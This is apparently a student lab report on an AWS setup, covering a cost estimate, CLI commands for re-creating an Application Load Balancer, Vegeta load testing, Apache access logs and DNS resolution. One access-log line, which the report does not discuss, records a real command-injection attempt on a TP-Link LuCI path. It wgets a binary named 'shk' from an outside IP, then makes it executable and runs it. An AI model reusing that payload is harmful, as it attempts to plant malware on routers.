


Diagram of the setup

Diagram of the setup

> Calculate the monthly cost of this setup. You can ignore traffic costs.



Estimate summary Info

Upfront cost	Monthly cost	Total 12 months cost
0.00 USD	62.95 USD	755.40 USD Includes upfront cost

Getting Started with AWS

My Estimate

Service Name	Status	Upfron...	Monthly cost	Descrip...	Region	Config Summary
Amazon RDS for MySQL	-	0.00 USD	29.42 USD	-	US East (N. Virg...	Storage for each RD...
Amazon EC2	-	0.00 USD	16.94 USD	-	US East (N. Virg...	Tenancy (Shared Inst...
Elastic Load Balancing	-	0.00 USD	16.59 USD	-	US East (N. Virg...	Number of Applicati...

- RDS with a 100%utilized/Month
- EC2 constant usage with 100%utilized/Month
- Load balancing with 20 GB/month

  The monthly cost is 62.95 USD.

TASK 5B: DELETE AND RE-CREATE THE LOAD BALANCER USING THE COMMAND LINE INTERFACE

> Put the commands to delete the load balancer, re-create the load balancer and re-create the listener into the report.

Commands:


```
//For deleting the loadbalancer
aws elbv2 delete-load-balancer --load-balancer-arn arn:aws:elasticloadbalar

//For create a loadbalancer
aws elbv2 create-load-balancer --name GrR-Zmoos-LoadBalancer --subnets subr

//For create listener
aws elbv2 create-listener --load-balancer-arn arn:aws:elasticloadbalancing:
```


TASK 6: TEST THE DISTRIBUTED APPLICATION

> Document your observations. Include reports and graphs of the load testing tool and the AWS console monitoring output.

After running Vegeta tool once:


Master instance:






```
/1.1" 200 12168 "-" "Go-http-client/1.1"
172.31.11.220 - - [08/Apr/2024:14:50:52 +0000] "GET / HTTP/1.1" 200 3423 "-" "EL
B-HealthChecker/2.0"
172.31.11.220 - - [08/Apr/2024:14:50:50 +0000] "GET /index.php/sample-page/ HTTP
/1.1" 200 12168 "-" "Go-http-client/1.1"
172.31.11.220 - - [08/Apr/2024:14:50:50 +0000] "GET /index.php/sample-page/ HTTP
/1.1" 200 12168 "-" "Go-http-client/1.1"
172.31.11.220 - - [08/Apr/2024:14:53:20 +0000] "GET /index.php/sample-page/ HTTP
/1.1" 408 501 "-" "-"
172.31.11.220 - - [08/Apr/2024:14:53:20 +0000] "GET /index.php/sample-page/ HTTP
/1.1" 408 501 "-" "-"
172.31.11.220 - - [08/Apr/2024:14:53:20 +0000] "GET /index.php/sample-page/ HTTP
/1.1" 408 0 "-" "-"
172.31.11.220 - - [08/Apr/2024:14:53:20 +0000] "GET /index.php/sample-page/ HTTP
/1.1" 408 501 "-" "-"
172.31.11.220 - - [08/Apr/2024:14:53:20 +0000] "GET /index.php/sample-page/ HTTP
/1.1" 408 0 "-" "-"
172.31.11.220 - - [08/Apr/2024:14:54:10 +0000] "GET /index.php/sample-page/ HTTP
/1.1" 408 501 "-" "-"
172.31.11.220 - - [08/Apr/2024:14:54:11 +0000] "GET /index.php/sample-page/ HTTP
/1.1" 408 501 "-" "-"
172.31.11.220 - - [08/Apr/2024:14:54:04 +0000] "GET /index.php/sample-page/ HTTP
/1.1" 408 501 "-" "-"
```

Second instance:







```
Last login: Wed Apr  3 17:20:27 2024 from 84.72.176.13
ubuntu@ip-172-31-46-1:~$ sudo tail -F /var/log/apache2/access.log
185.224.128.34 - - [08/Apr/2024:14:26:21 +0000] "GET /cgi-bin/luci/;stok=/locale
?form=country&operation=write&country=$(cd+%2Ftmp%3B+rm+-rf+shk%3B+wget+http%3A%
2F%2F103.163.214.97%2Fshk%3B+chmod+777+shk%3B+.%2Fshk+tplink%3B+rm+-rf+shk) HTTP
/1.1" 404 434 "-" "Root Slut"
198.41.144.252 - - [08/Apr/2024:14:27:36 +0000] "GET / HTTP/1.1" 200 3404 "-" "M
ozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like G
ecko) Chrome/92.0.4515.107 Safari/537.36 (compatible; +https://developers.cloudf
lare.com/security-center/)"
198.41.144.253 - - [08/Apr/2024:14:27:39 +0000] "GET / HTTP/1.1" 200 3404 "-" "M
ozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like G
ecko) Chrome/92.0.4515.107 Safari/537.36 (compatible; +https://developers.cloudf
lare.com/security-center/)"
198.41.144.253 - - [08/Apr/2024:14:27:40 +0000] "GET / HTTP/1.1" 200 3404 "-" "M
ozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like G
ecko) Chrome/92.0.4515.107 Safari/537.36 (compatible; +https://developers.cloudf
lare.com/security-center/)"
198.41.144.253 - - [08/Apr/2024:14:54:20 +0000] "GET / HTTP/1.1" 200 3404 "-" "M
ozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like G
ecko) Chrome/92.0.4515.107 Safari/537.36 (compatible; +https://developers.cloudf
lare.com/security-center/)"
```

Vegeta plot:

Duration: 60s



Duration: 120s



Observations:


Before we started testing with Vegeta, when we ran the command `sudo tail -F /var/log/apache2/access.log` on the second instance, the log file was empty because for the moment all incoming requests were directed to the master instance.

However, this behaviour changed during tests with Vegeta! Obviously, this was due to the load balancer redirecting some of the requests to the second instance in order to avoid overloading the first.

We can clearly see from the two AWS graphs that the load on the first instance decreased as soon as the second instance started processing requests too.

This indicates that our load balancer is working properly.

> When you resolve the DNS name of the load balancer into IP addresses what do you see? Explain.



```
C:\Users\Dell>nslookup GrR-Zmoos-LoadBalancer-476815230.us-east-1.elb.amazonaws.com
Server:  fritz.box
Address:  fd00::de39:6fff:fe41:c1ad

Non-authoritative answer:
Name:    GrR-Zmoos-LoadBalancer-476815230.us-east-1.elb.amazonaws.com
Addresses:  3.223.194.21
          52.202.25.12


C:\Users\Dell>
```

We can see 2 different Ip addresses associated to the DNS (A record).

> Did this test really test the load balancing mechanism? What are the limitations of this simple test? What would be necessary to do realistic testing?

Our current setup effectively evaluates the load balancing mechanism of our Application Load Balancer by distributing traffic among EC2 instances, it has its limitations. This basic test overlooks the diversity of traffic patterns in real-world scenarios.To (http://scenarios.To) fully test the system's performance, we must conduct a more varied set of tests that accurately simulate real-world scenarios

To perform realistic test, we could use different types of requests, varying the frequency and simulating different user. Futhermore, we could consider testing the system under different conditions, such as the peak hours traffic.